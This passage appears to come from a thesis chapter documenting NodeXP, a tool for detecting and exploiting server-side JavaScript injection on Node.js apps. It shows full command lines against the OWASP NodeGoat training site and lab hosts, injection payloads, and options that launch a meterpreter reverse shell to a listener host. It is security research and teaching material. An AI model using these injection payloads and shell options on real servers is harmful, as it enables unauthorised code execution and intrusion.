                        -p="parameter=[INJECT_HERE]"
  --cookies COOKIES, -c COOKIES
                        Enter cookies on your request headers.
  --tech {blind,result}, -t {blind,result}
                        Select an injection technique between blind injection
                        and results based injection. Keys: blind, result.
                        Default value = result
```

Figure 5 - Initial NodeXP arguments



```
Results based injection arguments:
  --rand {char,num,all}, -r {char,num,all}
                        Select the type of random generated string between
                        characters only, numbers only or both. Keys: char,
                        num, all. Default value = char
  --digits [16-48], -d [16-48]
                        Enter the number of digits of the random generated
                        string, between 16 to 48. Default value = 16

Blind injection arguments:
  --time [100-20000], -time [100-20000]
                        Time threshold on blind injection in millieseconds.
                        Default value = 250
  --loop [1-1000], -l [1-1000]
                        Number of requests done to specify the average
                        response time. Be careful, big values may be
                        considered as brute force or dos attacks by website.
                        Default value = 10
  --email_length [1-24], -elen [1-24]
                        Length of the characters given as input to the
                        vulnerable parameter, ex. email='testing@gmail.com'.
                        Default value = 9
  --num_length [1-10], -nlen [1-10]
                        Length of the characters given as input to the
                        vulnerable parameter. ex. tel=2102589834. Default
                        value = 2
  --char_length [1-40], -clen [1-40]
                        Length of the characters given as input to the
                        vulnerable parameter. ex. input='My Surname'. Default
                        value = 10
  --time_factor [1.0-4.0], -time_factor [1.0-4.0]
                        Time factor for minimum time threshold. Default value
                        = 1
  --valid_loop [5-100], -valid_loop [5-100]
                        Number of requests done to specify the validity of the
                        blind injection results. Be careful, big values may be
                        considered as brute force or dos attacks by
                        webservers. Default value = 10
```

Figure 6 - Detection arguments




```
Exploitation arguments:
  --payload_path {0,1}, -pp {0,1}
                        Set payload path to default or type new payload path
                        later. The payload name will be 'nodejs_payload.js'.
                        Default value = 1 (cwd/scripts/) ex. -pp=1
  --rc_path {0,1}, -rp {0,1}
                        Set .rc script path to default or type new .rc script
                        path later. The .rc script name will be
                        'nodejs_shell.rc' Default value = 1 (cwd/scripts/) ex.
                        -rp=1"
  --lhost LHOST, -lh LHOST
                        Local host ip address. ex. -lh="192.168.1.1"
  --lport LPORT, -lp LPORT
                        Ip address port number. ex. -lp="6666"
  --encode {0,1}, -enc {0,1}
                        Base64 encoding on your payload. Default value = 1 ex.
                        -enc=1
```

Figure 7 - Exploitation arguments

Also, there is a flag called *-info*, which will force *NodeXP* to be less or more verbose, depending on user input value.

4.2.2 HTTP Requests


Communication through HTTP requests is fundamental in order to exploit or detect vulnerabilities. *NodeXP*, provides both GET and POST HTTP request methods as well as injection payloads on both GET and POST parameters. Also, cookie functionality provided on both methods. Below some examples for both GET and POST HTTP request and cookies usage are shown



```
root@kali:~/Desktop/thesis_final/nodexp_20180816/nodexp# python nodexp.py --url="http://nodegoa
t.herokuapp.com/contributions" --pdata="preTax=[INJECT_HERE]" -c="connect.sid=s:KglcOykSOOEWwHT
MijlykQxmhDfht7sU.L8FQbqPbffPTsg9AbzUXIreJb+J4U444XFQ9xzGsCgI"
```

Figure 8 - Post request with cookie on nodegoat.herokuapp.com


The above image shows a *NodeXP* use case where POST parameter ‘preTax’ is tested for SSJI vulnerability. In order to start injection, the specific post parameter should be set equal to the value ‘[INJECT_HERE]’ so *NodeXP* will inject its payloads through it. No more than one parameter can be set with this value.
The same command with some more flags specified like the localhost ip address, the local port and the injection technique, is shown below.



```
root@kali:~/Desktop/thesis_final/nodexp_20180816/nodexp# python nodexp.py --url="http://nodegoa
t.herokuapp.com/contributions" --pdata="preTax=[INJECT_HERE]" -c="connect.sid=s:KglcOykSOOEWwHT
MijlykQxmhDfht7sU.L8FQbqPbffPTsg9AbzUXIreJb+J4U444XFQ9xzGsCgI" -info=1 -pp=1 -rp=1 -lh=192.168.
64.128 -lp=1234 -enc=1 --tech=result
```

Figure 9 - Post request with more arguments

The GET request case is pretty the same. Their difference lies in the way we specify the injection point, which is the GET or POST parameter in every case. In GET request case, there is no need to specify the GET parameter through different argument (like we did with *-pdata* flag on POST request). In this case we specify the GET parameter through the *–url* flag, they same way we did at the POST request case. A GET request example is shown below.




```
root@kali:~/Desktop/thesis_final/nodexp_20180816/nodexp# python nodexp.py --url="http://192.168
.64.130:3006/?name=[INJECT_HERE]"
```

Figure 10 - GET request on custom made Node.js service

As you can mention, the URL in the GET request case is not the same as in the POST request. That is happening because nodegoat.herokuapp.com does not support GET requests, so custom made Node.js services where developed in order to cover GET request cases.

The image below shows the messages *NodeXP*'s displays while successfully starting.




```
root@kali:~/Desktop/thesis_final/nodexp_20180816/nodexp# python nodexp.py --url="http://nodegoa
t.herokuapp.com/contributions" --pdata="preTax=[INJECT_HERE]" -c="connect.sid=s:KglcOykSOOEWwHT
MijlykQxmhDfht7sU.L8FQbqPbffPTsg9AbzUXIreJb+J4U444XFQ9xzGsCgI"

|-----------------------------------------------------------|
|          --Server Side Javascript Injection--             |
|    -Detection & Exploitation Tool on Node.js Servers-     |
|-----------------------------------------------------------|
|-----------------------------------------------------------|
|                                                           |
| 888b    888                 888                           |
| 8888b   888                 888                           |
| 88888b  888                 888                           |
| 888Y88b 888  .d88b.   .d88888  .d88b.  888  888 88888b.  |
| 888 Y88b888 d88""88b d88" 888 d8P  Y8b `Y8bd8P' 888 "88b |
| 888  Y88888 888  888 888  888 88888888   X88K   888  888 |
| 888   Y8888 Y88..88P Y88b 888 Y8b.     .d8""8b. 888 d88P |
| 888    Y888  "Y88P"   "Y88888  "Y8888  888  888 88888P"  |
|                                                 888       |
|                                                 888       |
|                                                 888       |
|-----------------------------------------------------------|
|-----------------------------------------------------------|
| nodexp v.1.0.0                                            |
| https://github.com/esmog/nodexp                           |
|-----------------------------------------------------------|
[i] Injection technique set to "result based"
[-] Check and initialize input values
[i] POST data found!
[-] Will execute POST REQUESTS on "http://nodegoat.herokuapp.com/contributions" with POST DATA
"preTax=[INJECT_HERE]"

------------------------------------------------------------|
[!] Starting 'results based injection' technique.
------------------------------------------------------------|
```

Figure 11 - NodeXP messages while successfully starting


4.2.3 Redirection

When the URL returned through HTTP response, is different from the one requested through the HTTP request, then *NodeXP*, detects this change and asks if is should follow the new URL or not. In other words, it detects the redirection and asks if it should follow or not. This functionality is activated any time *NodeXP* makes a request. Below some examples are show.



```
[<] Checking for redirection
[!] WARNING: REDIRECTION FOUND!
    from: http://nodegoat.herokuapp.com/contributions
    to: http://nodegoat.herokuapp.com/login
[?] Do you want to follow redirection?
[-] Enter 'y' for 'yes' or 'n' for 'no'.
```

Figure 12 - Redirection found message




```
[i] Try no. 1 (payload: preTax=res.end("thats my payload -> 1 -> tZsgkfTBhYPsOcJK")):
-----------------------------------------------------------|
[-] Starting injecting requests with current payload...

[<] Checking for redirection
[-] No redirection made.
[>]
```

Figure 13 - No redirection found message, through injection process


4.2.4 Results Based Injection Technique

By default, *NodeXP* starts its detection process through Results Based Injection Technique. Through this technique *NodeXP*, parses the payloads found on a certain file and injects them through the specified parameter, one by one. In each injection try, progress messages and results will be shown based on the verbosity level given by the user.




```
-----------------------------------------------------------|
[i] Try no. 3 (payload: preTax=res.end("tZsgkfTBhYPsOcJK")):
-----------------------------------------------------------|
[-] Starting injecting requests with current payload...
```

Figure 14 - NodeXP starting message while trying injecting payload with Result Based Injection Technique



```
[<] Show injection (Try no. 3) results :
[!] SSJI Done based on payload and it's dynamic response (tZsgkfTBhYPsOcJK)!
[i] Payload : preTax=res.end("tZsgkfTBhYPsOcJK")
[i] Valid Response(s): ['tZsgkfTBhYPsOcJK']
```


Figure 15 - Positive detection results, based on Results Based Injection Technique



```
[<] Show injection (Try no. 2) results :
[!] No remarkable responses. Website (http://nodegoat.herokuapp.com/contributions)is NOT vulnerable on SSJI
using "preTax=10" as payload and results based technique. Check payloads.txt file for possible syntax errors
 or change injection technique.
[>]
```


Figure 16 - Negative detection results, based on Results Based Injection Technique

In case the parameter seems to be vulnerable through a specific injected payload, then it warns the user and waits for its response. User will be asked either to try Blind Injection Technique, in case the results are controversial, either to allow *NodeXP* to perform the exploitation process, in case the results determine that SSJI vulnerability is found. Some warnings on Results Based Injection Technique are shown below.



```
[<] Show injection (Try no. 3) results :
[!] SSJI Done based on payload and it's dynamic response (tZsgkfTBhYPsOcJK)!
[i] Payload : preTax=res.end("tZsgkfTBhYPsOcJK")
[i] Valid Response(s): ['tZsgkfTBhYPsOcJK']
[?] Application seems vulnerable. Try for meterpreter shell?
[-] Enter 'y' for 'yes' or 'n' for 'no'.
 -
```

Figure 17 - NodeXP asks before starting the exploitation process




```
[<] Show injection (Try no. 12) results :
[!] Response(s) '1' existed before injection. High possibility for 'False Positive' assumption on this case!
[i] Payload : preTax=1
[i] Invalid Response(s): ['1']
[i] Not sure if website is vulnerable or not. Blind injection technique might be more accurate in this case.
[?] Do you want to try Blind Injection Technique?
[-] Enter 'y' for 'yes' or 'n' for 'no'.
 -
```

Figure 18 - Controversial results based on non-malicious injection, leads NodeXP to ask for starting or not the Blind Injection Technique process.


In order to create some cases and test *NodeXP*, we 'injected' non-malicious, or simply valid, payloads like numbers or strings, in order to 'confuse' *NodeXP* and test its results. A figure above shows the results of an injection which payload was simply a number (preTax=1). *NodeXP* asks for starting Blind Injection Technique, in order to have more accurate results, which was expected to be done.

Some functionalities which are already mentioned in chapter 4.1 and their purpose is to prevent false alarms and draw more accurate conclusions, are used by Results Based Injection Technique and are shown below. Again, some non-malicious payloads where injected in order to test and create the desirable cases, which lead to the expected results.




```
[<] Check response for expected keywords on valid request (false positives) :
[-] No keywords found.
[>]
```

Figure 19 - Check for expected keywords on HTTP valid response (avoid false positive errors)




```
[<] Compare HTML response before ( http://nodegoat.herokuapp.com/contributions )
and after ( http://nodegoat.herokuapp.com/contributions, & preTax=res.end("tZsgkfTBhYPsOcJK") ) injection :
[i] Removed content :
[u'OWASP Node.js Goat Project', u'Toggle navigation', u'Retire', u'Easy', u'Employee Retirement Savings Mana
gement', u'Dashboard', u'Contributions', u'Allocations', u'Memos', u'Profile', u'Learning Resources', u'Logo
ut', u'Profile', u'Log Out', u'Contributions', u'\xd7', u'Invalid contribution percentages', u'This screen a
llows you to change the', u'payroll percentages', u'deducted from your paycheck for each', u'contribution ty
pe', u'.', u'Contribution Type', u'Payroll Contribution Percent', u'(per pay period)', u'New Payroll Contrib
ution Percent', u'(per pay period)', u'Employee Pre-Tax', u'0 %', u'%', u'Roth Contribution', u'0 %', u'%',
u'Employee After Tax', u'0 %', u'%', u'Submit', u'Reminder:', u'All transactions are subject to plan provisi
ons.', u'Instructions:', u'Choose a new payroll contribution.', u'Click the Submit button.', u'Need Help?',
u'If you think you made a mistake or you need more information about this transaction, contact the Retiremen
t Service Center', u'at', u'1-888-888-8888', u'.', u'document.write("<script src=\'//" + (location.host || "
localhost").split(":")[0] + ":35729/livereload.js\'></" + "script>");']
[i] Added Content :
[u'tZsgkfTBhYPsOcJK']
[>]
```

Figure 20 - HTTP Result Comparison (avoid false positive - false negative errors)



```
[<] Compare HTML response before ( http://nodegoat.herokuapp.com/contributions )
and after ( http://nodegoat.herokuapp.com/contributions, & preTax=1 ) injection :
[i] Removed content :
[]
[i] Added Content :
[]
[i] HTML content does not seem to change based on your payload.
[?] Do you want to try Blind Injection Technique?
[-] Enter 'y' for 'yes' or 'n' for 'no'.
 - n
[-] Continue on 'result based injection' technique.
[>]
```

Figure 21 - HTTP Result Comparison leads NodeXP to ask for Blind Injection Technique (avoid false positive - false negative errors)




```
[<] Check response for expected keywords on valid request (false positives) :
[!] WARNING: EXCPECTED HTML RESPONSE CONTAINS MATCHING KEYWORD(S) BEFORE INJECTION!
[i] Expected response's matching keyword(s) (['1']) found on page when valid request made; without injecting
 any payload. This might lead to false conclusions (false positives)! Blind injection technique might be mor
e accurate in this case.
[?] Do you want to try Blind Injection Technique?
[-] Enter 'y' for 'yes' or 'n' for 'no'.
 - n
[-] Continue on 'result based injection' technique.
[>]
```

Figure 22 - Check for expected keywords on HTTP valid response leads NodeXP to ask for Blind Injection Technique (avoid false positive errors)

4.2.5 Blind Injection Technique

In order to start *NodeXP*'s detection process with Blind Injection Technique, user should set the certain flag and force *NodeXP* to do so. Else, user will be asked to change *NodeXP*'s injection technique to Blind Injection Technique in case Results Based Injection Technique leads to controversial conclusions.


Below is shown an example of starting *NodeXP* with Blind Injection Technique through setting the correct value on the certain flag (--*tech*). Same flag exists for both GET and POST HTTP Requests cases.



```
root@kali:~/Desktop/thesis_final/nodexp_20180816/nodexp# python nodexp.py --url="http://192.168.64.130:3006/
?name=[INJECT_HERE]" -info=1 -pp=1 -rp=1 -lh=192.168.64.128 -lp=1236 -enc=0 --tech=blind
```


Figure 23 - Force NodeXP to start with Blind Injection Technique

The figures below (figure 24 to figure 27) show the preparation process, described at chapter 4.1, before starting to inject payloads.



